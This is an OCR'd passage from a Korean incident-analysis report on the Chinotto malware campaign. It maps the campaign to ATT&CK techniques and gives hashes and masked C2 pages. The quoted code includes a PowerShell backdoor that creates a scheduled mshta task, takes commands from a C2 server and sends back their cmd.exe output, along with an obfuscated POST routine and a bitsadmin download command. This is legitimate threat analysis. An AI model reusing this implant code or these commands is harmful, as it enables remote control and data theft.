
file 은 감염된 클라이언트에 있던 특정 파일을 C2로 업로드하기위해 사용됩니다.

Type	Description
File	파일 업로드

8. 공격자는 Chinotto 악성코드 뿐만 아니라 정보유출을 위한 추가 악성코드를 악용한 것을 확인할 수 있었습니다. 공격자의 침해 호스트에는 다음과 같은 추가 파일이 업로드 되어 있었습니다.

```
Hash : c83a6b9e743a6f7cfcb658f85630fbde
PDB Path : E:\4.Work\PROJECT\windows\Plugin_Phone\Plugin_Phone\Release\Plugin_Phone.pdb
```

해당 악성코드는 감염 시스템(Windows System)에 모바일 장치가 접속 될 시 모바일 장치의 데이터를 `%Programdata%\Phone\[device name]`에 복사합니다. 이 악성코드를 통해 피해자의 모바일 장치 데이터를 수집합니다.



ATT&CK Matrix

Tactic	ID	Sub-technique	Description
Reconnaissance	T1589.002	Gather Victim Identity Information	표적으로 삼을 대상의 이메일 정보를 수집
Resource Development	T1584.004	Compromise Infrastructure: Server	홈페이지 탈취를 통한 C2 farm 구성
Resource Development	T1587.001	Develop Capabilities: Malware	공격그룹이 사용하는 고유한 악성코드 Chinotto Malware 사용
Resource Development	T1608.001	Stage Capabilities: Upload Malware	감염 단계에서 파워셸 스크립트 등을 추가 악성 파일을 감염된 서버에 업로드
Resource Development	T1608.002	Stage Capabilities: Upload Tool	공격에 사용할 툴을 침해 호스트 서버에 업로드
Initial Access	T1566.002	Phishing: Spearphishing Link	스피어피싱 메일내에 링크를 통해 악성 문서 다운로드 및 실행 유도
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	파워셸 스크립트를 통해 C2와 통신 및 명령제어 수행
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	파워셸 Malware 와 윈도우즈 Chinotto Malware 는 cmd 기능을 통해 명령 실행
Execution, Privilege Escalation	T1053.005	Scheduled Task/Job: Scheduled Task	예약작업을 통한 지속적인 C2연결 시도
Execution	T1204.002	User Execution: Malicious File	악성 문서 실행을 유도
Persistence	T1197	BITS Jobs	BITSAdmin을 통한 추가 파일 다운로드 및 실행
Privilege Escalation	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	악성코드의 지속성을 위해 레지스트리에 악성코드를 등록
Defense Evasion	T1140	Deobfuscate/Decode Files or Information	스트립트 난독화 및 통신시 데이터 인코딩
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading	공격자는 악성코드 실행을 위해 정상 프로그램을 실행하고, Side Loading 기법을 이용 악성코드 주입

Tactic	ID	Sub-technique	Description
Defense Evasion	T1218.001	System Binary Proxy Execution: Compiled HTML File	도움말 파일로 위장한 악성 .chm 파일 유포
Discovery	T1124	System Time Discovery	명령제어지 관리를 위해 감염시스템의 시간 정보를 전달받음
Collection	T1560.002	Archive Collected Data: Archive via Library	감염 시스템 이미지를 캡처하고 이를 압축
Collection	T1119	Automated Collection	scap 명령은 피해자의 화면캡처를 하고 지속적으로 전달
Collection	T1005	Data from Local System	감염 시스템내에서 설정된 위치의 파일을 수집하고 전달
Collection	T1025	Data from Removable Media	모바일 장치 연결시 모바일 장치의 디렉토리 파일 복사
Collection	T1056.001	Input Capture: Keylogging	감염 시스템 내에서 정보수집을 위해 입력을 캡처하고 저장
Collection	T1113	Screen Capture	화면을 캡처하고 전달
Command and Control	T1132.001	Data Encoding: Standard Encoding	명령제어를 위해 xor, base64등을 이용
Exfiltration	T1041	Exfiltration Over C2 Channel	수집한 정보를 C2 채널을 통해 유출

각 구간에서 사용된 상세 기술은 아래에서 확인할 수 있습니다.

• T1589.002 Gather Victim Identity Information

표적으로 삼을 대상에게 이메일을 보내기위해 관련 정보를 탐색하고 수집 합니다.

• T1584.004 Compromise Infrastructure: Server

한국에 있는 일반 홈페이지에 파일 업로드 취약점을 이용해 웹셸 삽입 및 악성파일 업로드를 통한 C2 farm을 구성하고 악용합니다.


C2 Page	Description
powersys.k****.ac.kr/sub09/temp/downdoc[.]php	악성 문서 다운로드
http://***lin.org/info/style?title=2202191	악성 템플릿 다운로드
http://***lin.org/adm/phpMyAdmin/info/style.php	악성 스크립트 다운로드
http://***inix.kr/bbs/data/comb/price.php	파워셸 명령제어 페이지
inix.open*.com/bbs/data/proc1/proc.php	악성코드 명령제어 페이지

• T1587.001 Develop Capabilities: Malware

공격그룹이 사용하는 고유한 악성코드인 Chinotto Malware를 사용합니다.


```
Malware info
Hash : 00df5bbac9ad059c441e8fef9fefc3c1
Hash : f48414d08a3470eb2bd1c97ca548eeae
Hash : 24dca90757a5c176f64d2970820cfdbc
```

C2 페이지, 정보유출지 서버 관리를 위한 페이지 등을 사용합니다.



• T1608.001 Stage Capabilities: Upload Malware

감염 단계에서 파워셸 스크립트 등을 추가 악성 파일을 감염된 서버에 업로드 되어 있으며, 타겟 공격 페이로드 순서대로 악성 파일을 피해 클라이언트에 다운로드 받아 실행시킵니다.




• T1608.002 Stage Capabilities: Upload Tool

침해 호스트에 악용할 도구와 설정파일을 업로드하고 악용합니다.

```
[compromised host]\~path\a.ini
[compromised host]\~path\b.ini
[compromised host]\~path\D_CDEG.ini
[compromised host]\~path\Phone.ini
```

• T1566.002 Phishing: Spearphishing Link

스피어피싱 메일내에 링크를 통해 악성 문서 다운로드 및 실행 유도합니다.



• T1059.001 Command and Scripting Interpreter: PowerShell

공격자는 명령 실행을 위해 파워셸 스크립트 악용합니다. 스트립트를 통해 지속성 확보를 위해 작업스케줄러에 작업을 등록하며, C2 연결을 통해 공격자로부터 명령을 받아 수행합니다.

```
PowerShell
$bDFoc9EwdZk = 'rt4zdRqlXJ'
    function Base64_xor_Decode($x8k7CQ, $response_command_)
    { ...
    }

    function set_char($vvSybCq9r)
    {
        return (-join ((0x30..0x39) + ( 0x41..0x5A) + ( 0x61..0x7A) | Get-Random -Count $vvSybCq9r  | % {[char]$_}));
    }

    function Decode_recv_data($fTlX4xx)
    { ...
    }

    $gAKRYy0dh5hXxTP = 'szTDYlB'

    function B64_Encoding($p3CGYE)
    {
        return [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($p3CGYE));
    }

    function HTTP_POST($h6cttftJaCwsj00, $vktrxcERtjb8Pf)
    { ...

    }

    function Set_SC($Km5C2XRuzb13Km)
    {

        $MbTUOPF6mZ = 'mshta http://   lin.org/adm/phpMyAdmin/info/style.php'
        schtasks /create /sc minute /mo 60 /tn $Km5C2XRuzb13Km /tr $MbTUOPF6mZ /f;
    }

    Add-Type -AssemblyName System.Web;



    function main_sub()
    {
        $C2_Luminix = 'http://   inix.kr/bbs/data/comb/price.php'
        $sys_info = $env:COMPUTERNAME;

        if ($sys_info -eq '')
        {
            $sys_info = 'NoSerialNumber'
        }
        //$Hn4qb4Fz7CpNo4 = 'KI3wLbT7.dat'

        $appdata_dat_File = $env:APPDATA + '\'' + 'KI3wLbT7.dat'; //log file
        $SC_Path = 'EstSoft\AlCap\Report'
        Set_SC($SC_Path);  //작업스케줄러 1시간으로 갱신


        while ($true)
        {
            $C2_and_sub_param = '';

            $data_param = 'fgmpz4EOVOsZ'

            $sub_parm = 'type=command&direction=receive&id='
            $sub_param_value = Decode_recv_data($sub_parm + $sys_info);
```

• T1059.003 Command and Scripting Interpreter: Windows Command Shell

Windows의 기본 명령프롬프트인 cmd를 통한 명령 전달 및 수행 합니다.

```
if ($command_sub_str.Contains($_start))
{
    cmd.exe /c $command_sub_str;

    $response_value = 'OK'
}
elseif($command_sub_str.Contains($_ignore))
{
    $command_sub_str = $command_sub_str.Substring(7);
    cmd.exe /c $command_sub_str;
    $response_value = 'OK_Ignore'
}
else
{
    cmd.exe /c $command_sub_str > $appdata_dat_File;
    $response_value = Get-Content $appdata_dat_File -Encoding UTF8 -Raw;
}

$log_command_result = $response_command_ + [Environment]::NewLine + $response_value;
$b64_command_result = B64_Encoding($log_command_result);
$b64_command_result_ = [System.Web.HttpUtility]::UrlEncode($b64_command_result);
$data_param = $data_param + $b64_command_result_;
```


• T1053.005 Scheduled Task/Job: Scheduled Task

작업스케줄러에 등록하고 특정 시간마다 반복해 C2에 접속하도록 설정합니다.

작업스케줄러에 등록된 공격자 페이지

• T1204.002 User Execution: Malicious File

최초 유포된 악성 문서는 내용을 보기위해 문서 상단에서 콘텐츠 사용을 클릭해 악성 스크립트가 동작하도록 유도합니다.



• T1197 BITS Jobs


BITSAdmin 도구를 활용한 추가 악성코드를 다운로드하고 실행합니다.

```
Command Line:
"C:\WINDOWS\system32\cmd.exe" /c "bitsadmin /transfer mmm [compromised host]/xe/files/attach/
images/555/[malware].dll c:\users\pubilc\libraries\evc.dll"
```

• T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder

악성코드의 지속성을 위해 레지스트리에 악성코드를 등록 시킵니다.


```
Path: HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
Value name : a2McCq
Value Data :C:\\Users\\Public\\Documents\\[malware]
```



• T1140 Deobfuscate/Decode Files or Information

안티바이러스, 탐지시스템등 우회를 위해 office 매크로, 파워셸 스크립트 등이 xor로 인코딩되어 저장되어 있습니다.

```
SKUr7mJB($p3CGYE){return [
System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($p3CGYE));}function
CtUt6K5ggb($h6cttftJaCwsj0O, $vktrxcERtjb8Pf){$yEUPfCgMtDG = [
System.Text.Encoding]::UTF8.GetBytes($vktrxcERtjb8Pf);[System.Net.HttpWebRequest] $fVpIHi = [
System.Net.WebRequest]::Create($h6cttftJaCwsj0O);$ASTeMpjM = 'AkTk';$IR_ETTON7kjMDk01 =
'gyME';$IR_ETTON7kjMDk01 = [System.Text.Encoding]::UTF8.GetBytes($IR_ETTON7kjMDk01);$IR_ETTON7kjMDk01[
0] = 45463 -bxor 45511;$IR_ETTON7kjMDk01[1] = 1773 -bxor 1698;$IR_ETTON7kjMDk01[2] = 49329 -bxor
49378;$IR_ETTON7kjMDk01[3] = 40228 -bxor 40304;$ASTeMpjM = [
System.Text.Encoding]::UTF8.GetString($IR_ETTON7kjMDk01);$fVpIHi.Method = $ASTeMpjM;$IoCXz1Dt88pm =
'ZKFeuC5kaBW20i06wNYBeIhOqupJJKZ9e';$L8Vvuq33I1NRV_01 =
'B1hkjSIztK9WLvIZgjfsRPN3eg3uGCCii';$L8Vvuq33I1NRV_01 = [
System.Text.Encoding]::UTF8.GetBytes($L8Vvuq33I1NRV_01);$L8Vvuq33I1NRV_01[0] = 14795 -bxor
14762;$L8Vvuq33I1NRV_01[1] = 44176 -bxor 44256;$L8Vvuq33I1NRV_01[2] = 9673 -bxor
9657;$L8Vvuq33I1NRV_01[3] = 29366 -bxor 29402;$L8Vvuq33I1NRV_01[4] = 13508 -bxor
13485;$L8Vvuq33I1NRV_01[5] = 57857 -bxor 57954;$L8Vvuq33I1NRV_01[6] = 5686 -bxor
5719;$L8Vvuq33I1NRV_01[7] = 12680 -bxor 12796;$L8Vvuq33I1NRV_01[8] = 36870 -bxor
36975;$L8Vvuq33I1NRV_01[9] = 56308 -bxor 56219;$L8Vvuq33I1NRV_01[10] = 36581 -bxor
36491;$L8Vvuq33I1NRV_01[11] = 31802 -bxor 31765;$L8Vvuq33I1NRV_01[12] = 42334 -bxor
42278;$L8Vvuq33I1NRV_01[13] = 10991 -bxor 10946;$L8Vvuq33I1NRV_01[14] = 19618 -bxor
19669;$L8Vvuq33I1NRV_01[15] = 51998 -bxor 52073;$L8Vvuq33I1NRV_01[16] = 5388 -bxor
5499;$L8Vvuq33I1NRV_01[17] = 37304 -bxor 37269;$L8Vvuq33I1NRV_01[18] = 17278 -bxor
17176;$L8Vvuq33I1NRV_01[19] = 4352 -bxor 4463;$L8Vvuq33I1NRV_01[20] = 11844 -bxor
11830;$L8Vvuq33I1NRV_01[21] = 3744 -bxor 3789;$L8Vvuq33I1NRV_01[22] = 6252 -bxor
6209;$L8Vvuq33I1NRV_01[23] = 48896 -bxor 49013;$L8Vvuq33I1NRV_01[24] = 56426 -bxor
56344;$L8Vvuq33I1NRV_01[25] = 36071 -bxor 35979;$L8Vvuq33I1NRV_01[26] = 4238 -bxor
4331;$L8Vvuq33I1NRV_01[27] = 32827 -bxor 32853;$L8Vvuq33I1NRV_01[28] = 7324 -bxor
7423;$L8Vvuq33I1NRV_01[29] = 57557 -bxor 57530;$L8Vvuq33I1NRV_01[30] = 45386 -bxor
45358;$L8Vvuq33I1NRV_01[31] = 43930 -bxor 44031;$L8Vvuq33I1NRV_01[32] = 43853 -bxor
43817;$IoCXz1Dt88pm = [System.Text.Encoding]::UTF8.GetString($L8Vvuq33I1NRV_01);$fVpIHi.ContentType =
$IoCXz1Dt88pm;$fVpIHi.ContentLength = $yEUPfCgMtDG.Length;try{$WPZukfL =
$fVpIHi.GetRequestStream();$WPZukfL.Write($yEUPfCgMtDG, 0,
$yEUPfCgMtDG.Length);$WPZukfL.Flush();$WPZukfL.Close();[System.Net.HttpWebResponse] $y3af5HV0 =
$fVpIHi.GetResponse();$etGouox = New-Object
System.IO.StreamReader($y3af5HV0.GetResponseStream());$WFV0bXRRTHk0k = $etGouox.ReadToEnd();return
$WFV0bXRRTHk0k;} catch {return '';}}function v9NMrQg8jviNv5($Km5C2XRuzb13Km){$yDBl67kMA2M8o =
'cZ64rx33Od6QOQWS3mrXouuY2LocdxYY0sbf4koSpNpsvplMsC9a1';$g7SLQ01 =
'djZj7rbypEKf8JWhELgAe6Mwky6c6kVauPIm09S817vRwoJuW0v0O';$g7SLQ01 = [
System.Text.Encoding]::UTF8.GetBytes($g7SLQ01);$g7SLQ01[0] = 30972 -bxor 30865;$g7SLQ01[1] = 54965
-bxor 54982;$g7SLQ01[2] = 49505 -bxor 49417;$g7SLQ01[3] = 6909 -bxor 6793;$g7SLQ01[4] = 22511 -bxor
```



• T1574.002 Hijack Execution Flow: DLL Side-Loading


*** 침해사고 피해지에서 확인된 본 TTP는 실행절차 확인이 안되어 공격 개요도에서는 제외되었으며, TTP에만 서술함 ***

path : C:\Users\Public\
msinfo32.exe(5c49b7b55d4af40db1047e08484d6656)
mfc42u.dll(f7a63c88deedc11b8601ce5ace962bbe)

path : C:\Users\Public\Libraries
evc.dll(52e793b9acdb66509008a0ba0475bb3f)

정상 프로그램인 msinfo.dll을 msinfo32.exe로 이름을 변경, 사용합니다. msinfo32.exe와 동일 폴더에 mfc42u.dll가 있었으며, msinfo32.exe 실행시 DLL Side-Loading 기법을 통해 동일 폴더에 존재하는 악성 mfc42u.dll이 로드됩니다.

로드된 mfc42u.dll은 Chinotto 악성코드인 evc.dll을 msinfo32.exe에 로드하여 동작합니다.




msinfo32.exe 2,860 K 8,956 K 9176 System Information Microsoft Corporation

Name	Description	Company Name	Path
advapi32.dll	고급 Windows 32 기반 API	Microsoft Corporation	C:₩Windows₩SysWOW64₩advapi32.dll
atl.dll	ATL Module for Windows XP ...	Microsoft Corporation	C:₩Windows₩SysWOW64₩atl.dll
bcryptprimitives....	Windows Cryptographic Primi...	Microsoft Corporation	C:₩Windows₩SysWOW64₩bcryptprimitives.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:₩Windows₩SysWOW64₩cfgmgr32.dll
